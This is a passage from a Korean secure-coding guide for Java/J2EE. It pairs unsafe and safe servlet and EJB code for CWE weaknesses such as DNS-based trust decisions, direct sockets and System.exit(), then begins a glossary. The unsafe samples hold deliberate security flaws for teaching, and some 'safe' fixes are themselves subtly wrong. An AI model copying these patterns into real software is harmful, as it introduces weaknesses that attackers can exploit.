15:     }
16:     ...
17:     protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
18:     {
19:         String command = request.getParameter("command");
20:         ...
21:         // 글을 써서 올리는 요청 처리
22:         if (command.equals(UPLOAD_DOCUMENT_COMMAND))
23:         {
24:             String documentName= request.getParameter(DOCUMENT_NAME_PARAM);
25:             String converterParam= request.getParameter(CONVERTER_PARAM);
26:
27:             // upload 한다.
28:             if(converterParam != null)
29:             {
30:                 // 문서 format이 html이 아닐 경우, html로 변환을 수행
31:                 ...
32:                 try
33:                 {
34:                   Converter converter = converters.get(converterParam)
35:                   String htmlContents = converter.convertToHtml(documentName);
36:                   ...
```

```
37:                         }
38:                         ...
39:                     }
40:                     ...
41:                 }
42:                 ...
43:             }
44:             ...
45:         }
```

라. 참고 문헌

[1] CWE-545 Use of Dynamic Class Loading, http://cwe.mitre.org/data/definitions/545.html

제7절 API 오용

API(Application Programming Interface)는 운영체제와 응용프로그램간의 통신에 사용되는 언어나 메시지 형식 또는 규약으로, 응용 프로그램 개발시 개발 편리성 및 효율성을 제공하는 이점이 있다. 그러나 API 오용 및 취약점이 알려진 API의 사용은 개발효율성 및 유지보수성의 저하 및 보안상의 심각한 위협요인이 될 수 있다.

1. DNS lookup에 의존한 보안결정(Reliance on DNS Lookups in a Security Decision)

가. 정의

공격자가 DNS 엔트리를 속일 수 있으므로 도메인명에 의존에서 보안결정(인증 및 접근 통제 등)을 하지 않아야 한다. 만약 로컬 DNS 서버의 캐시가 공격자에 의해 오염된 상황이라면 사용자와 특정 서버간의 네트워크 트래픽이 공격자를 경유하도록 할 수도 있다. 또한 공격자가 마치 동일 도메인에 속한 서버인 것처럼 위장할 수도 있다.

나. 안전한 코딩기법

- 보안결정에서 도메인명을 이용한 DNS lookup을 하지 않도록 한다.
- DNS 이름 검색 함수를 사용한 후 조건문에서 인증여부를 수행하는 것보다 IP 주소를 이용하는 것이 DNS 이름을 직접 사용하는 것 보다는 안전하다.

다. 예제

DNS 이름을 통해 해당 요청이 신뢰할 수 있는지를 검사한다. 그러나 공격자가 DNS 캐쉬 등을 조작하면 잘못된 신뢰 상태 정보를 얻을 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class checkDNS extends  HttpServlet
2:  {
3:    public void doGet(HttpServletRequest req, HttpServletResponse res) throws
    ServletException, IOException
4:    {
5:      boolean trusted = false;
6:      String ip = req.getRemoteAddr();
7:
8:      // 호스트의 IP 주소를 얻어온다.
9:      InetAddress addr = InetAddress.getByName(ip);
10:
11:     // 호스트의 IP정보와 지정된 문자열(trustme.com)이 일치하는지 검사한다.
12:     if (addr.getCanonicalHostName().endsWith("trustme.com"))
13:     {
14:       trusted = true;
15:     }
16:     if (trusted)
```

```
17:         {
18:             ……
19:         }
20:         else
21:         {
22:             ……
23:         }
24:     }
25: }
```

DNS lookup에 의한 호스트 이름 비교를 하지 않고 IP 주소를 직접 비교하도록 수정한다.

■ 안전한 코드의 예 - JAVA

```
1:  public class checkDNS extends HttpServlet
2:  {
3:      public void doGet(HttpServletRequest req, HttpServletResponse res) throws
    ServletException, IOException
4:      {
5:          String ip = req.getRemoteAddr();
6:          if (ip == null || "".equals(ip))
7:              return ;
8:
9:          String trustedAddr = "127.0.0.1";
10:
11:         if (ip.equals(trustedAddr))
12:         {
13:             ……
14:         }
15:         else
16:         {
17:             ……
18:         }
19:     }
20: }
```

다음의 예는 계약서를 지사로 보내는 예이다. 이 예에서는 믿을 수 있는 사이트의 이름을 등록하고, 보내려는 목표 사이트가 등록된 사이트의 목록 안에 있으면 믿을 수 있는 사이트로 간주하여 계약 내용을 전송한다. 하지만 공격자가 DNS 캐쉬를 조작하게 되면, 계약서는 공격자에게 전송될 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class Service extends HttpServlet
2:  {
3:      private final String COMMAND_PARAM  = "command";
```

```
4:
5:      // Command 관련 정의
6:      private final String SEND_CONTRACT = "send_contract";
7:
8:      private final String TARGET_COMPANY  = "target_company";
9:
10:     private ArrayList<String> trustedSites;
11:
12:     public Service()
13:     {
14:       trustedSites.add("www.trust.com");
15:       trustedSites.add("www.faith.com");
16:       ...
17:     }
18:
19:     protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
      ServletException, IOException
20:     {
21:       String command = request.getParameter(COMMAND_PARAM);
22:       ...
23:       if (command.equals(SEND_CONTRACT))
24:       {
25:         String targetSite = request.getParameter(TARGET_COMPANY);
26:         InetAddress  addr  = InetAddress.getByName(targetSite);
27:         ...
28:         if(trustedSites.contains(targetSite)
29:         {
30:           SendContract(addr.getHostAddress());
31:         }
32:         ...
33:       }
34:       ...
35:     }
36:     ...
37:   }
```

다음의 예제에서는 믿을 수 있는 사이트의 이름 대신 IP를 등록하였다. 따라서 DNS를 조작하여도, 계약서는 공격자에게 전송되지 않는다.

■ 안전한 코드의 예 - JAVA

```
1:    public class Service extends HttpServlet
2:    {
3:      private final String COMMAND_PARAM  = "command";
4:
5:      // Command 관련 정의
```

```
6:     private final String SEND_CONTRACT = "send_contract";
7:
8:     private final String TARGET_COMPANY  = "target_company";
9:
10:    private ArrayList<String> trustedSiteIPs;
11:
12:    public Service()
13:    {
14:      trustedSiteIPs.add("232.234.89.52");
15:      trustedSiteIPs.add("87.123.56.92");
16:      ...
17:    }
18:
19:    protected void doPost(HttpServletRequest request,HttpServletResponse response) throws
   ServletException, IOException
20:    {
21:      String command = request.getParameter(COMMAND_PARAM);
22:      ...
23:      if (command.equals(SEND_CONTRACT))
24:      {
25:        String targetSiteIp  = request.getParameter(TARGET_COMPANY);
26:        ...
27:        if(trustedSiteIPs.contains(targetSiteIp))
28:        {
29:          SendContract(targetSiteIp);
30:        }
31:        ...
32:      }
33:      ...
34:    }
35:    ...
36:  }
```

라. 참고 문헌

[1] CWE-247 Reliance on DNS Lookups in a Security Decision, http://cwe.mitre.org/data/definitions/247.html

[2] CWE-807 Reliance on Untrusted Inputs in a Security Decision, http://cwe.mitre.org/data/definitions/807.html

[3] 2011 SANS Top 25 - RANK 10 (CWE-807), http://cwe.mitre.org/top25/

2. J2EE: 직접 연결 관리(J2EE Bad Practices: Direct Management of Connections)

가. 정의

J2EE 애플리케이션이 컨테이너에서 제공하는 자원 연결 관리를 사용하지 않고 직접 제작하는 경우 에러를 유발할 수 있기 때문에 J2EE 표준에서 금지하고 있다.

나. 안전한 코딩기법

- J2EE 애플리케이션이 컨테이너에서 제공하는 연결 관리 기능을 사용한다.

다. 예제

연결(connection)을 직접 관리 하면 안 된다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class makeConnect extends    javax.servlet.http.HttpServlet
2:  {
3:      private Connection conn;
4:
5:      public void dbConnection(String url, String user, String pw)
6:      {
7:          try
8:          {
9:              // j2ee 서블릿에서 자원에 대한 연결을 직접 얻는다.
10:             conn =    DriverManager.getConnection(url, user, pw);
11:         }
12:         catch (SQLException e)
13:         {
14:             System.err.println("...");
15:         }
16:         finally
17:         {
18:       ……
19: }
```

자원 관리 기능을 사용하여 자원에 대한 연결을 얻어야 한다.

■ 안전한 코드의 예 - JAVA

```
1:  public class makeConnect extends    javax.servlet.http.HttpServlet
2:  {
3:      private static final String CONNECT_STRING =    "jdbc:ocl:orcl";
4:
5:      public void dbConnection() throws NamingException, SQLException
6:      {
```

```
7:          Connection conn = null;
8:          try
9:          {
10:             //  자원관리기능을 이용해서 자원에 대한 연결을 얻는다.
11:             InitialContext ctx = new InitialContext();
12:             DataSource datasource = (DataSource) ctx.look-
    up(CONNECT_STRING);
13:             conn = datasource.getConnection();
14:         }
15:         catch (SQLException e)
16:         {
17:       ……
18:         }
19:         finally
20:         {
21:           if ( conn != null )
22:             conn.close();
23:         }
24: }
```

라. 참고 문헌

[1] CWE-245 J2EE Bad Practices: Direct Management of Connections, http://cwe.mitre.org/data/definitions/245.html

3. J2EE: 직접 소켓 사용(J2EE Bad Practices: Direct Use of Sockets)

가. 정의

J2EE 애플리케이션이 프레임워크 메소드 호출을 사용하지 않고, 소켓을 직접 사용하는 경우 채널 보안, 에러 처리, 세션 관리 등 다양한 고려 사항이 필요하다.

나. 안전한 코딩기법

- 소켓을 직접 사용하는 대신에 프레임워크에서 제공하는 메소드 호출을 사용해야 한다.

다. 예제

doGet 메소드 내에서 소켓(Socket)을 직접 사용하면 위험하다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class makeConnect extends  javax.servlet.http.HttpServlet
2:  {
3:      private Socket socket;
4:
5:      protected void doGet(HttpServletRequest request, HttpServletResponse response)
    throws ServletException
6:      {
7:          try
8:          {
9:          // J2EE 응용프로그램에서 프레임워크 메소드 호출 대신에 소켓(Socket)을 직접 사
    용하고 있다.
10:             socket = new Socket("kisa.or.kr", 8080);
11:         }
12:         catch (UnknownHostException e)
13:         {
14:             System.err.println("UnknownHostException  occured");
15:         }
16:         catch (IOException e)
17:         {
18:             System.err.println("IOException  occured");
19:         }
20:         finally
21:         {
22:             ...
23:         }
24:     }
25: }
```

자원 관리 기능을 사용하여 자원에 대한 연결을 얻어야 한다.

■ 안전한 코드의 예 - JAVA

```
1:  public class makeConnect extends    javax.servlet.http.HttpServlet
2:  {
3:      protected      void doGet(HttpServletRequest request, HttpServletResponse response)
    throws    ServletException
4:      {
5:          ObjectOutputStream oos = null;
6:          ObjectInputStream ois = null;
7:          try
8:          {
9:          // 타겟이 WAS로 작성이 되면 URL Connection을 이용하거나, EJB를 통해서 호출한다.
10:             URL url = new URL("http://127.0.0.1:8080/DataServlet");
11:             URLConnection urlConn = url.openConnection();
12:             urlConn.setDoOutput(true);
13:             oos = new ObjectOutputStream(urlConn.getOutputStream());
14:             oos.writeObject("data");
15:             ois = new  ObjectInputStream(urlConn.getInputStream());
16:             Object obj = ois.readObject();
17:         }
18:         catch (ClassNotFoundException e)
19:         {
20:             System.err.println("Class    Not Found");
21:         }
22:         catch (IOException e)
23:         {
24:             System.err.println("URL    Connection Error occured");
25:         }
26:         finally
27:         {
28:           ......
29:         }
30:     }
31: }
```

다음의 예제에서는 새로운 socket을 만들어 클라이언트에서 전송되는 데이터를 받고 있다. 이와 같이 socket을 직접 사용하면 J2EE의 상위 라이브러리들이 제공하는 보안기능을 제공받지 못하게 된다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class Service extends HttpServlet
2:  {
3:    private final String COMMAND_PARAM  = "command";
4:
```

```
5:    // Command 관련 정의
6:    private final String UPLOAD_DOCUMENT_COMMAND = "upload_document";
7:    ...
8:    protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
9:    {
10:     String command = request.getParameter(COMMAND_PARAM);
11:     ...
12:     if (command.equals(UPLOAD_DOCUMENT_COMMAND))
13:     {
14:       ...
15:       Thread uploadThread  = new UploadDataReciever(fileName);
16:       uploadThread.start();
17:     }
18:     ...
19:   }
20:   ...
21: }
22:
23: class UploadDataReciever extends Thread
24: {
25:   public void run()
26:   {
27:     listenSocket = new ServerSocket(UPLOAD_PORT);
28:     ...
29:
30:     while((inputLine  = in.readLin()) != null)
31:     {
32:       ...
33:     }
34:     ...
35:   }
36: }
```

다음의 예제와 같이 **ServleteFileUpload**와 같은 상위 라이브러리를 사용해야 한다.

■ 안전한 코드의 예 - JAVA

```
1:  public class Service extends HttpServlet
2:  {
3:    private final String COMMAND_PARAM  = "command";
4:
5:    // Command 관련 정의
6:    private final String UPLOAD_DOCUMENT_COMMAND = "upload_document";
7:    ...
8:    protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
```

```
    ServletException, IOException
 9:   {
10:     String command = request.getParameter(COMMAND_PARAM);
11:     ...
12:     if (command.equals(UPLOAD_DOCUMENT_COMMAND))
13:     {
14:       // Create a new file upload handler
15:       ServletFileUpload upload = new ServletFileUpload(factory);
16:       // maximum file size to be uploaded.
17:       upload.setSizeMax( maxFileSize );
18:
19:       try
20:       {
21:         // Parse the request to get file items.
22:         List fileItems = upload.parseRequest(request);
23:
24:         // Process the uploaded file items
25:         Iterator i = fileItems.iterator();
26:
27:         while ( i.hasNext () )
28:         {
29:           FileItem fi = (FileItem)i.next();
30:           if ( !fi.isFormField () )
31:           {
32:             // Get the uploaded file parameters
33:             String fieldName = fi.getFieldName();
34:             String fileName = fi.getName();
35:             String contentType = fi.getContentType();
36:             boolean isInMemory = fi.isInMemory();
37:             long sizeInBytes = fi.getSize();
38:             // Write the file
39:             if( fileName.lastIndexOf("\\") >= 0 )
40:             {
41:                 file = new File( filePath +
42:                 fileName.substring( fileName.lastIndexOf("\\"))) ;
43:             }
44:             else
45:             {
46:                 file = new File( filePath +
47:                 fileName.substring(fileName.lastIndexOf("\\")+1)) ;
48:             }
49:             fi.write( file ) ;
50:           }
51:         }
52:       }
```

```
53:         }
54:     }
55: }
```

라. 참고 문헌

[1] CWE-246 J2EE Bad Practices: Direct Use of Sockets,
http://cwe.mitre.org/data/definitions/246.html

4. J2EE: System.exit() 사용(J2EE Bad Practices : Use of System.exit())

가. 정의

J2EE 응용프로그램에서 System.exit()의 사용은 컨테이너까지 종료시킨다.

나. 안전한 코딩기법

- J2EE 프로그램에서 System.exit를 사용해서는 안 된다.

다. 예제

doPost() 메소드 내에서 **System.exit(1)**를 호출하면 컨테이너까지 종료된다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class SystemStat extends  HttpServlet
2:  {
3:      public void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException,  IOException
4:      {
5:          FileHandler handler = new  FileHandler("errors.log");
6:          Logger logger =  Logger.getLogger("com.mycompany");
7:          logger.addHandler(handler);
8:          try
9:          {
10:             do_something(logger);
11:         }
12:         catch (IOException ase)
13:         {
14:             // J2EE 프로그램에서 System.exit()을 사용
15:             System.exit(1);
16:         }
17:     }
18:     private void do_something(Logger logger) throws  IOException
19:     {
20:         ...
21:     }
22: }
```

System.exit(1)를 호출하지 않고 **doPost** 메소드를 종료한다.

■ 안전한 코드의 예 - JAVA

```
1:  public class SystemStat extends HttpServlet
2:  {
3:      public void doPost(HttpServletRequest request,  HttpServletResponse response) throws
    ServletException, IOException
4:      {
5:          FileHandler handler = new  FileHandler("errors.log");
```

```
6:              Logger logger =    Logger.getLogger("com.mycompany");
7:              logger.addHandler(handler);
8:              try
9:              {
10:                 do_something(logger);
11:             }
12:             catch (IOException ase)
13:             {
14:                 logger.info("Caught:    " + ase.toString());
15:                 // System.exit(1)의 사용을 금한다.
16:                 // System.exit(1);
17:             }
18:         }
19:
20:         private void do_something(Logger logger) throws    IOException
21:         {
22:             ....
23:         }
24:     }
```

다음의 예제에서는 http request를 처리하면서 보안 위반 사항을 검사하고 있다. 위반 사항을 찾아내게 되면 바로 **System.exit()**을 호출하여 프로그램을 종료한다. 이와 같이 **System.exit()**을 호출하게 되면, 현재 요청에 대한 처리가 종료되는 것이 아니라, 서비스 자체가 종료되는 결과를 가져온다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class Service extends HttpServlet
2:  {
3:      private final String COMMAND_PARAM          = "command";
4:      ...
5:      protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
6:      {
7:              String command = request.getParameter(COMMAND_PARAM);
8:              ...
9:              SecurityChecker.checkSecurity(data);
10:             ...
11:     }
12: }
13: class SecurityChecker
14: {
15:     public static void checkSecurity(Data data)
16:     {
17:             ...
18:             if(FindViolation(data) == false)
19:             {
20:                     System.exit(1);
```

```
21:             }
22:             ...
23:     }
24: }
```

다음의 예제에서는 현재 요청에 대한 처리만 **return**을 사용해 종료되도록 해야 한다. **Exit()**으로 예외 사항에 대하여 처리하는 방식은 보통 CGI 프로그램에서 많이 사용한다. 따라서 CGI 프로그램을 참조하여 서블릿 프로그래밍을 할 경우에는 **System.exit()**이 호출되지 않도록 주의해야 한다.

■ 안전한 코드의 예 - JAVA

```
1:  public class Service extends HttpServlet
2:  {
3:      private final String COMMAND_PARAM          = "command";
4:      ...
5:      protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
6:      {
7:              String command = request.getParameter(COMMAND_PARAM);
8:              ...
9:              if(SecurityChecker.checkSecurity(data) == false)
10:             {
11:                     return;
12:             }
13:             ...
14:     }
15:     ...
16: }
17:
18: class SecurityChecker
19: {
20:     public static void checkSecurity(Data data)
21:     {
22:             ...
23:             if(FindViolation(data) == false)
24:             {
25:                     return false;
26:             }
27:             ...
28:             return true;
29:     }
30: }
```

라. 참고 문헌

[1] CWE-382 J2EE Bad Practices: Use of System.exit(),
http://cwe.mitre.org/data/definitions/382.html

5. 널(Null) 매개변수 미검사(Missing Check for Null Parameter)

가. 정의

Java 표준에 따르면 Object.equals(), Comparable.compareTo() 및 Comparator.compare()의 구현은 매개변수가 널 인 경우 지정된 값을 반환해야 한다. 이 약속을 따르지 않으면 예기치 못한 동작이 발생할 수 있다.

나. 안전한 코딩기법

- Object.equals(), Comparable.compareTo()과 Comparator.compare() 구현에서는 매개변수를 널 과 비교해야 한다.

다. 예제

매개 변수가 널 인지 검사하지 않았다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class checkNULL implements java.util.Comparator
2:  {
3:      public int compare(Object o1, Object o2)
4:      {
5:              // o1, o2에 대한 널 체크 유무가 없음
6:              int i1 = o1.hashCode();
7:              int i2 = o2.hashCode();
8:              int ret;
9:              if (i1 > i2) {      ret = 1;       }
10:             else if (i1 == i2) {      ret = 0;       }
11:             else {      ret = -1;       }
12:             return ret;
13:     }
14:     ……
15: }
```

매개 변수가 null 인지 먼저 검사한다.

■ 안전한 코드의 예 - JAVA

```
1:  public class checkNULL implements java.util.Comparator
2:  {
3:      public int compare(Object o1, Object o2)
4:      {
5:              int ret;
6:              // 비교되는 객체에 대한 null 여부를 점검을 한다.
7:              if (o1 != null && o2 != null)
8:              {
9:                      int i1 = o1.hashCode();
```

```
10:                     int i2 = o2.hashCode();
11:                     if (i1 > i2) {      ret = 1;      }
12:                     else if (i1 == i2) {      ret = 0;      }
13:                     else {      ret = -1;      }
14:             }
15:             else
16:                     ret = -1;
17:             return ret;
18:         }
19:         ……
20:     }
```

다음의 예제는 외부 입력받은 **UserInfo**의 값을 검증하고 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class UserInfo
2:  {
3:      private String userId;
4:      private String password;
5:      private String name;
6:
7:      public boolean equals(Object arg0)
8:      {
9:              UserInfo operand = (UserInfo)arg0;
10:
11:             if(this.userId.equals(operand.userId) == false)          return false;
12:             if(this.password.equals(operand.password) == false)   return false;
13:             return this.name.equals(operand.name);
14:     }
15:
16: }
```

입력받은 **argument**의 Null값 여부를 먼저 체크한 후 사용한다.

■ 안전한 코드의 예 - JAVA

```
1:  public class UserInfo
2:  {
3:      private String userId;
4:      private String password;
5:      private String name;
6:
7:      public boolean equals(Object argument)
8:      {
9:              if(argument == null)    return false;
```

```
10:
11:             UserInfo operand        = (UserInfo)argument;
12:
13:             if(this.userId.equals(operand.userId) == false)         return false;
14:             if(this.password.equals(operand.password) == false)   return false;
15:             return this.name.equals(operand.name);
16:         }
17:     }
```

라. 참고 문헌

[1] CWE-398 Indicator of Poor Code Quality, http://cwe.mitre.org/data/definitions/398.html

6. EJB: 소켓 사용(EJB Bad Practices: Use of Sockets)

가. 코드

Enterprise JavaBeans(EJB) 규격에는 bean내부에서 서버 소켓(ServerSocket)을 직접 사용하여 클라이언트에 서비스를 제공하는 것을 금지하고 있다. EJB 컨테이너 내의 bean은 모두 EJB 클라이언트에 대해서 네트워크 서버 형태로 서비스를 제공하도록 설계되어 있는데 bean 내에서 다시 ServerSocket을 생성 할 경우 구조적인 혼동을 야기할 수 있기 때문이다.

나. 안전한 코딩기법

- EJB 프로그램에서 서버 소켓을 사용하지 않는다.

다. 예제

EJB 프로그램에서 서버 소켓을 사용하였다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:      ……
2:       public void ejb_sock() throws IOException
3:       {
4:            ServerSocket s = new ServerSocket(1122);
5:            Socket clientSocket = serverSocket.accept();
6:            ……
7:       }
8:       ……
```

EJB 프로그램에서 서버 소켓을 주석 처리하여 사용하지 않는다.

■ 안전한 코드의 예 - JAVA

```
1:      ……
2:       public void ejb_sock() throws IOException
3:       {
4:            // EJB기반에서 server socket 사용을 금한다.
5:            // ServerSocket s = new ServerSocket(1122);
9:            // Socket clientSocket = serverSocket.accept();
10:             ……
6:       }
7:       ……
```

다음의 예제는 새로운 socket을 만들어 클라이언트에서 전송되는 데이터를 받고 있다. 이와 같이 socket을 직접 사용하면 J2EE의 상위 라이브러리들이 제공하는 보안 등의 기능을 제공받지 못하게 된다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  @Stateless
2:  public class Service
3:  {
4:    @PersistenceContext
5:    private EntityManager entityManager;
6:
7:    public void uploadFile(String fileName)
8:    {
9:      ...
10:     Thread uploadThread  = new UploadDataReciever(fileName);
11:     uploadThread.start();
12:     ...
13:   }
14: }
15:
16: class UploadDataReciever extends Thread
17: {
18:   public void run()
19:   {
20:     listenSocket = new ServerSocket(UPLOAD_PORT);
21:     ...
22:
23:     while((inputLine  = in.readLin()) != null)
24:     {
25:       ...
26:     }
27:     ...
28:   }
29: }
```

다음의 예제의 **ServleteFileUpload**와 같은 상위 라이브러리를 사용해야 한다.

■ 안전한 코드의 예 - JAVA

```
1:  @Stateless
2:  public class Service
3:  {
4:
5:    @PersistenceContext
6:    private EntityManager entityManager;
7:
8:    public void uploadFile(String fileName)
9:    {
10:     ...
```

```
11:       // Create a new file upload handler
12:       ServletFileUpload upload = new ServletFileUpload(factory);
13:       // maximum file size to be uploaded.
14:       upload.setSizeMax( maxFileSize );
15:
16:       try
17:       {
18:         // Parse the request to get file items.
19:         List fileItems = upload.parseRequest(request);
20:
21:         // Process the uploaded file items
22:         Iterator i = fileItems.iterator();
23:
24:         while ( i.hasNext () )
25:         {
26:           FileItem fi = (FileItem)i.next();
27:           if ( !fi.isFormField () )
28:           {
29:             // Get the uploaded file parameters
30:             String fieldName = fi.getFieldName();
31:             String fileName = fi.getName();
32:             String contentType = fi.getContentType();
33:             boolean isInMemory = fi.isInMemory();
34:             long sizeInBytes = fi.getSize();
35:             // Write the file
36:             if( fileName.lastIndexOf("\\") >= 0 )
37:             {
38:                 file = new File( filePath +
39:                 fileName.substring( fileName.lastIndexOf("\\"))) ;
40:             }
41:             else
42:             {
43:                 file = new File( filePath +
44:                 fileName.substring(fileName.lastIndexOf("\\")+1)) ;
45:             }
46:             fi.write( file ) ;
47:           }
48:         }
49:       }
50:     }
51:   }
```

라. 참고 문헌

[1] CWE-577 EJB Bad Practices: Use of Sockets,
http://cwe.mitre.org/data/definitions/577.html

7. equals()와 hashCode() 하나만 정의(Object Model Violation: Just one of equals() and hashCode() Defined)

가. 정의

Java 표준에 따르면, Java의 같은 객체는 같은 해시코드를 가져야 한다. 즉 "a.equals(b) == true"이면 "a.hashCode() == b.hashCode()" 이어야 한다. 따라서 한 클래스 내에서 equals()와 hashCode()는 둘 다 구현하거나 둘 다 구현하지 않아야 한다.

나. 안전한 코딩기법

- 한 클래스 내에 equals()를 정의하면 hashCode()도 정의해야 하고 hashCode()를 정의하면 equals()도 정의해야 한다.

다. 예제

equals()와 **hashCode()** 중 하나만 정의하였다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class checkEquals
2:  {
3:      ……
4:      // equals()만 구현
5:      public boolean equals(Object obj)
6:      {
7:              boolean ret;
8:              if (obj != null)
9:              {
10:                     int i1 = this.hashCode();
11:                     int i2 = obj.hashCode();
12:                     if (i1 == i2)  {       ret = true;     }
13:                     else {     ret = false;     }
14:             }
15:             else
16:             {
17:                     ret = false;
18:             }
19:             return ret;
20:     }
21:     ……
22: }
```

equals()와 **hashCode()** 모두 정의해야 한다.

■ 안전한 코드의 예 - JAVA

```
1:  public class checkEquals
2:  {
3:      ……
4:      // 자신의 객체와 비교하는 equals() 구현
5:      public boolean equals(Object obj)
6:      {
7:              boolean ret;
8:              if (obj != null)
9:              {
10:                     int i1 = this.hashCode();
11:                     int i2 = obj.hashCode();
12:                     if (i1 == i2) {     ret = true;     }
13:                     else {      ret = false;     }
14:             }
15:             else
16:             {
17:                     ret = false;
18:             }
19:             return ret;
20:     }
21:     // hashCode() 구현
22:     public int hashCode()
23:     {
24:             return new HashCodeBuilder(17, 37).toHashCode();
25:     }
26:     ……
27: }
```

equals()와 **hashCode()** 중 하나만 정의하였다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class UserInfo
2:  {
3:      private String userId;
4:      private String password;
5:      private String name;
6:
7:      public boolean equals(Object arg0)
8:      {
9:              if(arg0 == null)            return false;
10:
11:             UserInfo operand        = (UserInfo)arg0;
```

```
12:
13:             if(this.userId.equals(operand.userId) == false)          return false;
14:             if(this.password.equals(operand.password) == false)   return false;
15:             return this.name.equals(operand.name);
16:     }
17: }
```

equals()와 **hashCode()** 모두 정의한다.

■ 안전한 코드의 예 - JAVA

```
1:  public class UserInfo
2:  {
3:      private String userId;
4:      private String password;
5:      private String name;
6:
7:      public boolean equals(Object arg0)
8:      {
9:              if(arg0 == null)          return false;
10:
11:             UserInfo operand        = (UserInfo)arg0;
12:
13:             if(this.userId.equals(operand.userId) == false)          return false;
14:             if(this.password.equals(operand.password) == false)   return false;
15:             return this.name.equals(operand.name);
16:     }
17:     public int hashCode()
18:     {
19:             return HashCodeMaker.makeFromHashCode(userId + "," + password + "," +
    name);
20:     }
21: }
```

라. 참고 문헌

[1] CWE-581 Object Model Violation: Just One of Equals and Hashcode Defined, http://cwe.mitre.org/data/definitions/581.html

제3장 용어정리 및 참고문헌

제1절 용어정리

▪ **동적 SQL(Dynamic SQL)**
프로그램의 조건에 따라 SQL문이 다를 경우, 프로그램이 실행시 전체 질의문이 만들어져서 DB에 요청하는 SQL을 말한다.

▪ **상호배제(Mutual Exclusion)**
동시 프로그래밍에서 공유 불가능한 자원의 동시 사용을 피하기 위해 사용되는 알고리즘으로, 임계구역(critical section)으로 불리는 코드 영역에 의해 구현된다.

▪ **소프트웨어 개발보안**
SW 개발과정에서 개발자 실수, 논리적 오류 등으로 인해 SW에 내재된 보안취약점을 최소화하는 한편, 해킹 등 보안위협에 대응할 수 있는 안전한 SW를 개발하기 위한 일련의 과정을 의미한다. 넓은 의미에서 SW 개발보안은 SW 생명주기(SDLC, SW Development Lifecycle)의 각 단계별로 요구되는 보안활동을 모두 포함하며, 좁은 의미로는 SW 개발과정에서 소스코드를 작성하는 구현단계에서 보안약점(잠재적인 보안취약점)을 배제하기 위한 '시큐어코딩(Secure Coding)'을 의미한다.

▪ **소프트웨어 보안약점**
소프트웨어 결함, 오류 등으로 해킹 등 사이버 공격을 유발할 가능성이 있는 잠재적인 보안취약점을 말한다.

▪ **소프트웨어 보안약점 진단도구**
개발과정에서 소스코드상의 소프트웨어 보안약점을 찾기 위하여 사용하는 도구를 말한다.

▪ **소프트웨어 보안약점 진단원**
소프트웨어 보안약점이 남아있는지 진단하여 조치방안을 수립하고 조치결과 확인 등의 활동을 수행하는 자를 말한다.

▪ **임계구역(Critical Section)**
병렬컴퓨팅에서 둘 이상의 스레드가 동시에 접근해서는 안되는 공유 자원(자료 구조 또는 장치)을 접근하는 코드의 일부를 말한다.

▪ **전자정부**
정보기술을 활용하여 행정기관 및 공공기관(이하 "행정기관등"이라 한다)의 업무를 전자화하여 행정기관 등의 상호 간의 행정업무 및 국민에 대한 행정업무를 효율적으로 수행하는 정부를 말한다.

- **정적 SQL(Static SQL)**

동적 SQL과 달리 프로그램 소스에 이미 질의 문이 완성되고 고정되어 있다.

- **침입탐지시스템**

외부 네트워크로부터 내부 네트워크 또는 내부 시스템으로 유입되는 공격 트래픽 또는 비정상적인 트래픽을 실시간으로 탐지하는 보안제품이다.

- **해쉬 함수**

주어진 원문에서 고정된 길이의 의사난수를 생성하는 연산기법이며 생성된 값은 '해쉬 값'이라고 한다. MD5, SHA, SHA-1, SHA-256 등의 알고리즘이 있다.

- **AES(Advanced Encryption Standard)**

미국 정부 표준으로 지정된 블록 암호 형식으로 이전의 DES를 대체하며, 미국 표준 기술 연구소(NIST)가 5년의 표준화 과정을 거쳐 2001년 11월 26일에 연방 정보처리표준(FIPS 197)으로 발표하였다.

- **DES 알고리즘**

DES(Data Encryption Standard)암호는 암호화키와 복호화키가 같은 대칭키 암호로 64비트의 암호화 키를 사용한다. 전수공격(Brute Force)공격에 약하다.

- **HTTPS(Hypertext Transfer Protocol over Secure Socket Layer)**

인터넷 통신 프로토콜인 HTTP의 보안이 강화된 버전이다

- **ISC2(International Information Systems Security Certification Consortium)**

조직 전체의 보안을 책임질 수 있는 보안 전문가와 정보보호 전문가 자격증 개발에 관심 있는 국제 조직들이 1989년에 컨소시엄을 형성하여 설립한 조직이다.

- **LDAP(Lightweight Directory Access Protocol)**

TCP/IP 위에서 디렉터리 서비스를 조회하고 수정하는 응용 프로토콜이다.

- **OAEP(Optimal Asymmetric Encryption Padding)**

Bellare와 Rogaway에 의해서 소개된 RSA를 보완하는 암호 수단으로 제작된 padding scheme 이다.

- **Private Key**

공개키 기반구조에서 개인키란 암·복호화를 위해 비밀 메시지를 교환하는 당사자만이 알고 있는 키이다

- **Public Key**

공개키는 지정된 인증기관에 의해 제공되는 키 값으로서, 이 공개키로부터 생성된 개인키와 함께 결합되어, 메시지 및 전자서명의 암·복호화에 효과적으로 사용될 수 있다. 공개키를 사용하는 시스템을 공개키 기반구조라 한다.

▪ **SHA(Secure Hash Algorithm)**

해쉬 알고리즘의 일종으로 MD5의 취약성을 대신하여 사용한다. SHA, SHA-1, SHA-2(SHA-224, SHA-256, SHA-384, SHA-512) 등의 다양한 버전이 있으며, 암호 프로토콜인 TLS, SSL, PGP, SSH, IPSec 등에 사용된다.

▪ **RC5**

